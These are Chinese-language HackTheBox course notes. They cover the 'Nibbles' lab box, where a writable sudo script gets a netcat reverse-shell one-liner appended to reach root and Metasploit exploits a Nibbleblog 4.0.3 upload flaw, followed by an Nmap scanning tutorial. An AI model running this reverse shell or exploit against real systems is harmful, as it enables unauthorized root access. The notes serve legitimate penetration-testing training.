现在我们有了一个反向shell连接，是时候升级特权了。我们可以解压缩 `personal.zip` 文件，看到一个名为 `monitor.sh` 的文件。

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
```

```
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
 inflating: personal/stuff/monitor.sh
```

shell脚本 `monitor.sh` 是一个监控脚本，它属于我们的 `nibbler` 用户，并且是可写的。让我们暂时把这个放在一边，拉入 `linenumt.sh` 来执行一些自动的特权升级检查。首先，将脚本下载到本地攻击虚拟机或Pwnbox中，然后使用 `sudo python3 -m http.server 8080` 命令启动 `Python` HTTP服务器。

```
Chenduoduo@htb[/htb]$ sudo python3 -m http.server 8080
[sudo] password for ben: *****

Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.42.190 - - [17/Dec/2020 02:16:51] "GET /LinEnum.sh HTTP/1.1" 200
-
```

回到目标类型 `wget http://<your ip>:8080/LinEnum.sh` 上下载脚本。如果成功，我们将在Python HTTP服务器上看到一个200成功响应。一旦脚本被拉过来，输入 `chmod +x LinEnum.sh` 使脚本可执行，然后输入 `./LinEnum.sh` 来运行它。我们看到了大量有趣的输出，但立即引起注意的是 `sudo` 特权。

```
[+] We can sudo without supplying a password!
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh

[+] Possible sudo pwnage!
/home/nibbler/personal/stuff/monitor.sh
```

“`nibbler`”用户可以以root权限运行“`/home/nibbler/personal/stuff/monitor.sh`”文件。由于我们完全控制了该文件，如果我们在其末尾附加一个反向shell一行代码，并以 `sudo` 执行，我们应该以根用户的身份获得反向shell。让我们编辑 `monitor.sh` 文件，以附加一个反向shell一行代码。

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.53 8443 >/tmp/f' | tee -a monitor.sh
```

如果我们输入 `monitor.sh` 文件，我们将看到附加到末尾的内容。It is crucial if we ever encounter a situation where we can leverage a writeable file for privilege escalation. We only append to the end of the file (after making a backup copy of the file) to avoid overwriting it and causing a disruption. 执行 `sudo` 的脚本：

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
```

最后，在等待的 `nc` 侦听器上捕获根shell。

```
Chenduoduo@htb[/htb]$ nc -lvnp 8443

listening on [any] 8443 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.42.190] 47488
# id

uid=0(root) gid=0(root) groups=0(root)
```

◆ Metasploit

如前所述，还有一个 `Metasploit` 模块适用于这个盒子。这种方法要直接得多，但是为了熟悉尽可能多的工具和技术，这两种方法都值得实践。开始 `Metasploit` 从你的攻击箱输入 `msfconsole`。加载后，我们就可以搜索漏洞了。

```
msf6 > search nibbleblog
```

Matching Modules

#	Name	Disclosure Date	Rank
0	exploit/multi/http/nibbleblog_file_upload	2015-09-01	excellent Yes
	Nibbleblog File Upload Vulnerability		

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload

然后我们可以输入 `use 0` 来加载所选的漏洞。将 `rhosts` 选项设置为目标IP地址，并将 `lhosts` 设置为 `tun0` 适配器的IP地址（该适配器与VPN连接到HackTheBox）。

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

msf6 exploit(multi/http/nibbleblog_file_upload) > set rhosts
10.129.42.190
rhosts => 10.129.42.190
msf6 exploit(multi/http/nibbleblog_file_upload) > set lhost 10.10.14.2
lhost => 10.10.14.2
```

键入show options以查看需要设置的其他选项。

我们需要设置admin用户名和密码 `admin:nibbles`，`TARGETURI` 为 `nibbleblog`。

我们还需要更改有效载荷类型。出于我们的目的，我们使用 `generic/shell_reverse_tcp`。我们输入这些选项，然后输入 `exploit`，然后收到一个反向shell。

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set payload
generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/http/nibbleblog_file_upload) > show options
```

Module options (exploit/multi/http/nibbleblog_file_upload):

Name	Current Setting	Required	Description
PASSWORD	nibbles	yes	The password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.129.42.190	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	nibbleblog	yes	The base path to the web application
USERNAME	admin	yes	The username to authenticate


```
with
VHOST                                no          HTTP server virtual host
```

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.14.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Nibbleblog 4.0.3

```
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Command shell session 4 opened (10.10.14.2:4444 →
10.129.42.190:53642) at 2021-04-21 16:32:37 +0000
[+] Deleted image.php
```

```
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

从这里开始，我们可以遵循相同的特权升级路径。

一定要跟随并亲自尝试所有步骤。尝试其他的工具和方法来达到同样的效果。请详细记录您自己的开发路径，或者即使您遵循本节中列出的相同步骤。这是一种很好的练习和肌肉记忆，在你的整个职业生涯中都将受益匪浅。如果您有博客，请在此框上进行演练并将其提交给平台。如果你没有，那就开始一个。只是不要使用 **Nibbleblog** 版本4.0.3。

通常有很多方法可以完成相同的任务。由于这是一个较旧的机器，因此可能存在其他特权升级方法，例如过时的内核或某些服务漏洞。挑战一下自己，列举一下这个盒子，找出其他的缺陷。是否有其他方法可以滥用 **Nibbleblog** web应用程序来获得反向shell？仔细研究这个演练，确保你在继续之前理解了每一步。

总结

记住，枚举是一个迭代过程。在执行 **Nmap** 端口扫描之后，请确保根据在发现的端口上运行的内容对所有打开的端口执行详细枚举。

- ◆ 枚举/扫描 **Nmap** - 对开放端口执行快速扫描，然后执行完整端口扫描
- ◆ Web足迹 - 检查任何已识别的web端口是否运行Web应用程序，以及任何隐藏的文件/目录。此阶段的一些有用工具 **whatweb** 和 **Gobuster**
- ◆ 如果确定了网站的URL，可以将其添加到 **/etc/hosts** 文件中，并使用您在下面的问题中获得的IP来正常加载它，尽管这是不必要的。
- ◆ 在确定了使用的技术后，使用 **Searchsploit** 之类的工具来查找公共漏洞利用，或者在谷歌上搜索手动利用技术
- ◆ 获得最初立足点后，使用 **python3 pty** 技巧升级到伪TTY
- ◆ 执行文件系统的手动和自动枚举，查找错误配置、具有已知漏洞的服务器以及凭证等明文形式的敏感数据
- ◆ 离线重新分析这些数据，已确定将此目标上的权限升级到root的方法
获得立足点的方法有两种：一种是使用 **Metasploit**，另一种是通过手动过程。挑战自己，尝试并理解这两种方法。
有两种方法可以在获得立足点后将特权升级到目标上的root。使用辅助脚本，如LinEnum和LinPEAS来帮助您。通过信息搜索筛选两种著名的特权升级技术。

枚举

Enumeration 是最关键的部分。游戏的艺术、难度和目标都不是为了进入目标电脑。相反，它确定了找到的攻击目标的所有方法。

这不仅仅是基于我们使用的工具。只有当我们知道如何处理我们从他们那里得到的信息时，他们才会做得更好。工具只是工具，工具本身不应该取代我们的知识和对细节的关注。在这里，更多的是积极地与各个服务互动，看看它们为我们提供了什么信息，以及它们为我们提供了什么可能性。

了解这些服务是如何工作的以及它们使用什么语法来与不同的服务进行有效的通信和交互是非常重要的。

主机发现

nmap 是网络管理员和IT安全专家最常用的工具之一。它用于：

- ◆ 对网络安全进行审计
- ◆ 模拟渗透测试
- ◆ 检查防火墙和IDS设置和配置
- ◆ 可能的连接类型
- ◆ 网络映射
- ◆ 响应分析

- ◆ 识别开放端口
- ◆ 脆弱性测试

可以分为以下几种扫描技术：

- ◆ 主机发现
- ◆ 端口扫描
- ◆ 服务枚举和测试
- ◆ OS 版本检测
- ◆ 与目标服务的可编写脚本的交互（Nmap脚本引擎）

语法 Syntax

```
nmap <scan types> <options> <target>
```

Nmap提供了许多不同的扫描技术，建立不同类型的连接并使用不同结构的数据包进行发送。

例如，TCP-SYN扫描（`-sS`）是默认设置之一，除非我们另有定义，它也是最流行的扫描方法之一。这种扫描方法使得每秒扫描数千个端口成为可能。TCP-SYN扫描发送一个带有SYN标志的数据包，因此永远不会完成三次握手，这导致无法与扫描的端口建立完整的TCP连接。

- ◆ 如果我们的目标发送一个 `SYN-ACK` 标记的数据包给我们，Nmap检测到端口是 `open`。
- ◆ 如果目标器的响应报文为 `RST`，则说明端口为 `closed`。
- ◆ 如果Nmap没有收到返回的数据包，它将显示为 `filtered`。根据防火墙的配置，某些报文可能会被丢弃或被防火墙忽略。

总是建议存储每一次扫描。稍后可以将其用于比较、文档和报告。毕竟，不同的工具可能产生不同的结果。因此，区分哪种工具产生哪种结果是有益的。

`-sn` 只是ping目标主机是否在线，而不进行端口扫描

`-oA tnet` 以名称“tnet”开头的所有格式存储结果

`-iL` 是选项 **Input from List** 的缩写，用于从一个包含目标列表的文件中读取扫描目标。

扫描IP列表

在内部渗透测试期间，为我们提供需要测试的主机的IP列表是很常见的。`Nmap` 还为我们提供了使用列表和从该列表中读取主机的选项，而不是手动定义或键入它们。

```
Chenduoduo@htb[/htb]$ cat hosts.lst
```

```
10.129.2.4  
10.129.2.10  
10.129.2.11  
10.129.2.18  
10.129.2.19  
10.129.2.20
```

```
10.129.2.28
```

```
Chenduoduo@htb[/htb]$ sudo nmap -sn -oA tnet -iL hosts.lst | grep for |  
cut -d" " -f5
```

```
10.129.2.18
```

```
10.129.2.19
```

```
10.129.2.20
```

-PE 是一个扫描选项，表示使用 **ICMP Echo Request (ICMP 类型 8 请求)** 探测主机是否在线。这种探测方式类似于使用 **ping** 命令，但更灵活。

--packet-trace 显示发送和接收的所有数据包

--reason 是一个选项，用于显示 Nmap 为什么认为某个主机或端口具有特定状态的原因。它会详细列出 Nmap 在扫描过程中接收到的网络响应，这些响应帮助 Nmap 判断主机或端口的状态。

我们在这里看到 **Nmap** 确实仅通过 **ARP request** 和 **ARP reply** 来检测宿主是否存活。要禁用 ARP 请求并使用所需的 **ICMP echo requests** 扫描我们的目标，我们可以通过设置“**--disable-arp-ping**”选项禁用 ARP ping。然后我们可以再次扫描我们的目标并查看发送和接收的数据包。

端口扫描

在我们发现目标还活着之后，我们想要更准确地了解这个系统。我们需要的信息包括：

- ◆ 开放端口及其服务
- ◆ 服务版本
- ◆ 服务提供的信息
- ◆ 操作系统

我们可以获得扫描端口的总共6种不同状态：

- ◆ open
- ◆ closed
- ◆ filtered
- ◆ unfiltered
- ◆ open|filtered
- ◆ closed|filtered

Nmap 用SYN扫描方式扫描top 1000个TCP端口 (**-sS**)。由于创建原始TCP数据包需要套接字权限，所以只有当我们以根用户身份运行时，才会将SYN扫描设置为默认值。否则，默认执行TCP扫描 (**-sT**)。这意味着，如果我们没有定义端口和扫描方法，这些参数将自动设置。我们可以从 **Nmap** 数据库中逐一定义端口 (**-p 22,25,80,139,445**)，按范围 (**-p 22-445**)，通过扫描所有端口 (**-p-**)，也可以定义快速端口扫描，其中包含前100个端口 (**-F**)，这些端口已被签名为最频繁。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 --top-ports=10
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:36 CEST
Nmap scan report for 10.129.2.28
Host is up (0.021s latency).
```

PORT	STATE	SERVICE
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	open	smtp
80/tcp	open	http
110/tcp	open	pop3
139/tcp	filtered	netbios-ssn
443/tcp	closed	https
445/tcp	filtered	microsoft-ds
3389/tcp	closed	ms-wbt-server

MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)

```
Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

--top-ports=10	扫描被定义为使用频率最高的指定top端口。
-----------------------	-----------------------

我们看到，我们只扫描了目标的前10个TCP端口，**Nmap** 相应地显示了它们的状态。如果我们跟踪 **Nmap** 发送的数据包，我们将看到目标发送给我们的 **TCP port 21** 上的 **RST** 标志。为了清楚地了解SYN扫描，我们禁用ICMP回声请求 (**-Pn**)，DNS解析 (**-n**) 和ARP ping扫描 (**--disable-arp-ping**)。

-p 21	只扫描指定端口。
--packet-trace	显示发送和接收的所有数据包。
-n	关闭DNS解析功能。
--disable-arp-ping	关闭ARP ping功能。

- ◆ 默认情况下，Nmap 会尝试解析每个目标的主机名，以便输出更友好的结果（例如将 IP 地址解析为域名）。
- ◆ 使用 `-n` 可以跳过这一过程，直接使用 IP 地址，提高扫描速度。
- ◆ 在大范围扫描时，跳过 DNS 解析可以显著提高速度。
- ◆ 某些网络环境可能对 DNS 查询有限制，禁用解析可以减少不必要的网络请求。
- ◆ 默认情况下，当扫描局域网（同一子网）时，Nmap 会使用 **ARP 探测** 来发现存活主机。
- ◆ 使用 `--disable-arp-ping` 选项可以禁用这一功能，改为使用其他主机发现方法（如 ICMP Echo 或 TCP SYN）。
- ◆ **调试或特殊网络环境：**
 - ◆ 某些网络设备可能对 ARP 流量有特殊限制，禁用 ARP 探测可以避免被防火墙或其他安全机制拦截。
- ◆ **非局域网扫描：**
 - ◆ 如果目标主机在远程网络（如跨子网），ARP 探测无效，直接禁用可避免多余操作。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 21 --packet-trace -Pn -n --disable-arp-ping
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:39 CEST
SENT (0.0429s) TCP 10.10.14.2:63090 > 10.129.2.28:21 S ttl=56 id=57322
iplen=44 seq=1699105818 win=1024 <mss 1460>
RCVD (0.0573s) TCP 10.129.2.28:21 > 10.10.14.2:63090 RA ttl=64 id=0
iplen=40 seq=0 win=0
Nmap scan report for 10.11.1.28
Host is up (0.014s latency).
```

```
PORT      STATE      SERVICE
```

```
21/tcp    closed    ftp
```

```
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

我们可以从SENT行看到，我们（`10.10.14.2`）向目标（`10.129.2.28`）发送了一个带有 **SYN** 标志（**S**）的TCP数据包。在下一个RCVD行中，我们可以看到目标响应一个TCP数据包，其中包含 **RST** 和 **ACK** 标志（**RA**）。**RST** 和 **ACK** 标志用于确认收到TCP报文（**ACK**）并结束TCP会话（**RST**）。

Request	
SENT (0.0429s)	Indicates the SENT operation of Nmap, which sends a packet to the target.表示Nmap的SENT操作，向目标发送报文。
TCP	Shows the protocol that is being used to interact with the target port.显示用于与目标端口交互的协议。
10.10.14.2:63090 >	Represents our IPv4 address and the source port, which will be used by Nmap to send the packets.表示我们的IPv4地址和源端口，Nmap将使用它们来发送数据包。
10.129.2.28:21	Shows the target IPv4 address and the target port.显示目标器的IPv4地址和端口。
S	SYN flag of the sent TCP packet.发送TCP报文的SYN标志。
ttl=56 id=57322 iplen=44 seq=1699105818 win=1024 mss 1460	Additional TCP Header parameters.附加TCP报头参数。
Response	
RCVD (0.0573s)	Indicates a received packet from the target.从目标器接收到的报文。
TCP	Shows the protocol that is being used.显示正在使用的协议。
10.129.2.28:21 >	Represents targets IPv4 address and the source port, which will be used to reply.表示目标IPv4地址和源端口，用于应答。
10.10.14.2:63090	Shows our IPv4 address and the port that will be replied to.显示我们的IPv4地址和将被应答的端口。
RA	RST and ACK flags of the sent TCP packet.发送TCP报文的RST和ACK标志。
ttl=64 id=0 iplen=40 seq=0 win=0	Additional TCP Header parameters.附加TCP报头参数。

Nmap TCP连接扫描（`-sT`）使用TCP三次握手来确定目标主机上的特定端口是打开还是关闭。扫描向目标端口发送 `SYN` 报文，等待响应。如果目标端口响应 `SYN-ACK` 数据包，则认为它是打开的，如果它响应 `RST` 数据包，则认为它是关闭的。

`Connect` 扫描（也称为全TCP连接扫描）非常精确，因为它完成了三次TCP握手，允许我们确定端口的确切状态（打开、关闭或过滤）。然而，它并不是最隐蔽的。事实上，连接扫描是最不隐蔽的技术之一，因为它完全建立一个连接，在大多数系统上创建日志，很容易被现代IDS/IPS解决方案检测到。也就是说，连接扫描在某些情况下仍然是有用的，特别是当准确性是优先考虑的，并且目标是映射网络而不会对服务造成重大中断时。由于扫描完全建立了TCP连接，因此它

与服务进行了干净的交互，与更具侵入性的扫描相比，导致服务错误或不稳定的可能性更小。虽然它不是最隐蔽的方法，但它有时被认为是一种更“礼貌”的扫描，因为它的行为就像一个正常的客户端连接，因此对目标服务的影响最小。

当目标主机有一个个人防火墙，可以丢弃传入的数据包，但允许传出的数据包时，它也很有用。在这种情况下，Connect扫描可以绕过防火墙，准确判断目标端口的状态。但是，需要注意的是，Connect扫描比其他类型的扫描慢，因为它要求扫描程序在发送每个数据包后等待目标的响应，如果目标繁忙或无响应，则可能需要一些时间。

像SYN扫描（也称为半开放扫描）这样的扫描通常被认为是更隐蔽的，因为它们没有完成完整的握手，在发送初始SYN包之后，连接仍然不完整。这最大限度地减少了在收集端口状态信息的同时触发连接日志的可能性。然而，先进的IDS/IPS系统已经适应了检测这些微妙的技术。

TCP端口443的连接扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 443 --packet-trace --  
disable-arp-ping -Pn -n --reason -sT
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:26 CET  
CONN (0.0385s) TCP localhost > 10.129.2.28:443 ⇒ Operation now in  
progress  
CONN (0.0396s) TCP localhost > 10.129.2.28:443 ⇒ Connected  
Nmap scan report for 10.129.2.28  
Host is up, received user-set (0.013s latency).
```

PORT	STATE	SERVICE	REASON
443/tcp	open	https	syn-ack

```
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

当一个端口显示为过滤状态时，可能有以下几个原因。在大多数情况下，防火墙设置了某些规则来处理特定的连接。报文可以是 **dropped** 或 **rejected**。当一个数据包被丢弃时，Nmap 没有收到来自目标的响应，并且在默认情况下，重试率（**--max-retries**）被设置为 **10**。这意味着 Nmap 将把请求重新发送到目标端口，以确定之前的数据包是否被意外地错误处理。

让我们看一个示例，其中防火墙 **drops** 我们发送的TCP数据包用于端口扫描。因此，我们扫描TCP端口139，它已经显示为过滤后的。为了能够跟踪我们发送的数据包是如何处理的，我们再次停用ICMP回声请求（**-Pn**），DNS解析（**-n**）和ARP ping扫描（**--disable-arp-ping**）。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 139 --packet-trace -n --  
disable-arp-ping -Pn
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:45 CEST  
SENT (0.0381s) TCP 10.10.14.2:60277 > 10.129.2.28:139 S ttl=47 id=14523
```

```

iplen=44  seq=4175236769 win=1024 <mss 1460>
SENT (1.0411s) TCP 10.10.14.2:60278 > 10.129.2.28:139 S ttl=45 id=7372
iplen=44  seq=4175171232 win=1024 <mss 1460>
Nmap scan report for 10.129.2.28
Host is up.

PORT      STATE      SERVICE
139/tcp   filtered  netbios-ssn
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds

```

10.129.2.28	Scans the specified target.扫描指定目标器。
-p 139	Scans only the specified port.只扫描指定端口。
--packet-trace	Shows all packets sent and received.显示发送和接收的所有数据包。
-n	Disables DNS resolution. 关闭DNS解析功能。
--disable-arp-ping	Disables ARP ping. 关闭ARP ping功能。
-Pn	Disables ICMP Echo requests.关闭ICMP Echo请求。

在最后一次扫描中，我们看到 **Nmap** 发送了两个带有SYN标志的TCP数据包。通过扫描的持续时间（**2.06s**），我们可以看出它比之前的扫描时间（**~0.05s**）要长得多。如果防火墙拒绝数据包，情况就不同了。为此，我们查看TCP端口 **445**，它由这样的防火墙规则相应地处理。

```

Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 445 --packet-trace -n --
disable-arp-ping -Pn

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:55 CEST
SENT (0.0388s) TCP 10.129.2.28:52472 > 10.129.2.28:445 S ttl=49 id=21763
iplen=44  seq=1418633433 win=1024 <mss 1460>
RCVD (0.0487s) ICMP [10.129.2.28 > 10.129.2.28 Port 445 unreachable
(type=3/code=3) ] IP [ttl=64 id=20998 iplen=72 ]
Nmap scan report for 10.129.2.28
Host is up (0.0099s latency).

PORT      STATE      SERVICE
445/tcp   filtered  microsoft-ds
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds

```

<code>10.129.2.28</code>	Scans the specified target.扫描指定目标器。
<code>-p 445</code>	Scans only the specified port.只扫描指定端口。
<code>--packet-trace</code>	Shows all packets sent and received.显示发送和接收的所有数据包。
<code>-n</code>	Disables DNS resolution. 关闭DNS解析功能。
<code>--disable-arp-ping</code>	Disables ARP ping. 关闭ARP ping功能。
<code>-Pn</code>	Disables ICMP Echo requests.关闭ICMP Echo请求。

作为响应，我们收到一个 `ICMP` 的回复，其中 `type 3` 和 `error code 3`，这表示期望的端口不可达。尽管如此，如果我们知道主机是活动的，我们可以强烈地假设这个端口上的防火墙拒绝数据包，我们稍后将不得不仔细查看这个端口。

发现UDP的开放端口

有些系统管理员有时会忘记过滤TCP端口之外的UDP端口。因为 `UDP` 是 `stateless protocol`，不需要像TCP那样三次握手。我们没有收到任何答谢。因此，超时时间更长，使得整个 `UDP scan (-sU)` 比 `TCP scan (-sS)` 慢得多。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -F -sU
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:01 CEST
Nmap scan report for 10.129.2.28
Host is up (0.059s latency).
Not shown: 95 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
137/udp    open       netbios-ns
138/udp    open|filtered netbios-dgm
631/udp    open|filtered ipp
5353/udp   open       zeroconf
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 98.07 seconds
```

<code>10.129.2.28</code>	Scans the specified target.扫描指定目标器。
<code>-F</code>	Scans top 100 ports. 扫描前100个端口。
<code>-sU</code>	Performs a UDP scan. 执行UDP扫描。

这样做的另一个缺点是我们经常得不到响应，因为 **Nmap** 向扫描的UDP端口发送空数据报，我们没有收到任何响应。因此，我们无法确定UDP数据包是否已经到达。如果UDP端口 **open**，我们只有在应用程序配置为这样做时才会得到响应。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 137 --reason
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:15 CEST
SENT (0.0367s) UDP 10.10.14.2:55478 > 10.129.2.28:137 ttl=57 id=9122
iplen=78
RCVD (0.0398s) UDP 10.129.2.28:137 > 10.10.14.2:55478 ttl=64 id=13222
iplen=257
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.0031s latency).
```

```
PORT      STATE SERVICE      REASON
137/udp   open  netbios-ns  udp-response ttl 64
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
```

10.129.2.28	Scans the specified target.扫描指定目标器。
-sU	Performs a UDP scan. 执行UDP扫描。
-Pn	Disables ICMP Echo requests.关闭ICMP Echo请求。
-n	Disables DNS resolution. 关闭DNS解析功能。
--disable-arp-ping	Disables ARP ping. 关闭ARP ping功能。
--packet-trace	Shows all packets sent and received.显示发送和接收的所有数据包。
-p 137	Scans only the specified port.只扫描指定端口。
--reason	Displays the reason a port is in a particular state.显示端口处于特定状态的原因。

如果我们得到一个ICMP响应 **error code 3**（端口不可达），我们就知道端口确实是 **closed**。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-ping --packet-trace -p 100 --reason
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:25 CEST
```

```
SENT (0.0445s) UDP 10.10.14.2:63825 > 10.129.2.28:100 ttl=57 id=29925
iplen=28
RCVD (0.1498s) ICMP [10.129.2.28 > 10.10.14.2 Port unreachable
(type=3/code=3) ] IP [ttl=64 id=11903 iplen=56 ]
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.11s latency).
```

```
PORT      STATE  SERVICE REASON
100/udp   closed unknown port-unreach ttl 64
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

10.129.2.28	Scans the specified target.扫描指定目标器。
-sU	Performs a UDP scan. 执行UDP扫描。
-Pn	Disables ICMP Echo requests.关闭ICMP Echo请求。
-n	Disables DNS resolution. 关闭DNS解析功能。
--disable-arp-ping	Disables ARP ping. 关闭ARP ping功能。
--packet-trace	Shows all packets sent and received.显示发送和接收的所有数据包。
-p 100	Scans only the specified port.只扫描指定端口。
--reason	Displays the reason a port is in a particular state.显示端口处于特定状态的原因。
对于所有其他ICMP响应，扫描的端口被标记为（`open	filtered`）。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -sU -Pn -n --disable-arp-
ping --packet-trace -p 138 --reason
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:32 CEST
SENT (0.0380s) UDP 10.10.14.2:52341 > 10.129.2.28:138 ttl=50 id=65159
iplen=28
SENT (1.0392s) UDP 10.10.14.2:52342 > 10.129.2.28:138 ttl=40 id=24444
iplen=28
Nmap scan report for 10.129.2.28
Host is up, received user-set.
```

```
PORT      STATE          SERVICE      REASON
138/udp   open|filtered netbios-dgm no-response
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds

10.129.2.28	Scans the specified target.扫描指定目标器。
-sU	Performs a UDP scan. 执行UDP扫描。
-Pn	Disables ICMP Echo requests.关闭ICMP Echo请求。
-n	Disables DNS resolution. 关闭DNS解析功能。
--disable-arp-ping	Disables ARP ping. 关闭ARP ping功能。
--packet-trace	Shows all packets sent and received.显示发送和接收的所有数据包。
-p 138	Scans only the specified port.只扫描指定端口。
--reason	Displays the reason a port is in a particular state.显示端口处于特定状态的原因。

扫描端口的另一种方便的方法是 `-sV` 选项，它用于从打开的端口获取额外的可用信息。此方法可以识别版本、服务名称和有关目标的详细信息。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -Pn -n --disable-arp-ping --packet-trace -p 445 --reason -sV
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-04 11:10 GMT
SENT (0.3426s) TCP 10.10.14.2:44641 > 10.129.2.28:445 S ttl=55 id=43401
iplen=44 seq=3589068008 win=1024 <mss 1460>
RCVD (0.3556s) TCP 10.129.2.28:445 > 10.10.14.2:44641 SA ttl=63 id=0
iplen=44 seq=2881527699 win=29200 <mss 1337>
NSOCK INFO [0.4980s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.4980s] nsock_connect_tcp(): TCP connection requested to
10.129.2.28:445 (IOD #1) EID 8
NSOCK INFO [0.5130s] nsock_trace_handler_callback(): Callback: CONNECT
SUCCESS for EID 8 [10.129.2.28:445]
Service scan sending probe NULL to 10.129.2.28:445 (tcp)
NSOCK INFO [0.5130s] nsock_read(): Read request from IOD #1
[10.129.2.28:445] (timeout: 6000ms) EID 18
NSOCK INFO [6.5190s] nsock_trace_handler_callback(): Callback: READ
TIMEOUT for EID 18 [10.129.2.28:445]
Service scan sending probe SMBProgNeg to 10.129.2.28:445 (tcp)
NSOCK INFO [6.5190s] nsock_write(): Write request for 168 bytes to IOD
#1 EID 27 [10.129.2.28:445]
NSOCK INFO [6.5190s] nsock_read(): Read request from IOD #1
[10.129.2.28:445] (timeout: 5000ms) EID 34
```

```
NSOCK INFO [6.5190s] nsock_trace_handler_callback(): Callback: WRITE  
SUCCESS for EID 27 [10.129.2.28:445]  
NSOCK INFO [6.5320s] nsock_trace_handler_callback(): Callback: READ  
SUCCESS for EID 34 [10.129.2.28:445] (135 bytes)  
Service scan match (Probe SMBProgNeg matched with SMBProgNeg line  
13836): 10.129.2.28:445 is netbios-ssn. Version: |Samba smbd|3.X -  
4.X|workgroup: WORKGROUP|  
NSOCK INFO [6.5320s] nsock_iod_delete(): nsock_iod_delete (IOD #1)  
Nmap scan report for 10.129.2.28  
Host is up, received user-set (0.013s latency).
```

```
PORT      STATE SERVICE      REASON          VERSION  
445/tcp   open  netbios-ssn  syn-ack ttl 63 Samba smbd 3.X - 4.X  
(workgroup: WORKGROUP)  
Service Info: Host: Ubuntu
```

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds

保留结果

正常输出 (`-oN`) , 扩展名为 `.nmap`

支持输出 (`-oG`) , 文件扩展名为 `.gnmap`

XML输出 (`-oX`) , 文件扩展名为 `.xml`

我们还可以指定选项 (`-oA`) 以所有格式保存结果。命令看起来像这样:

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p- -oA target
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:14 CEST  
Nmap scan report for 10.129.2.28  
Host is up (0.0091s latency).  
Not shown: 65525 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
25/tcp    open  smtp  
80/tcp    open  http  
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)  
  
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

还可以指定选项 (`-oA`) 以所有格式保存结果。命令看起来像这样:


```
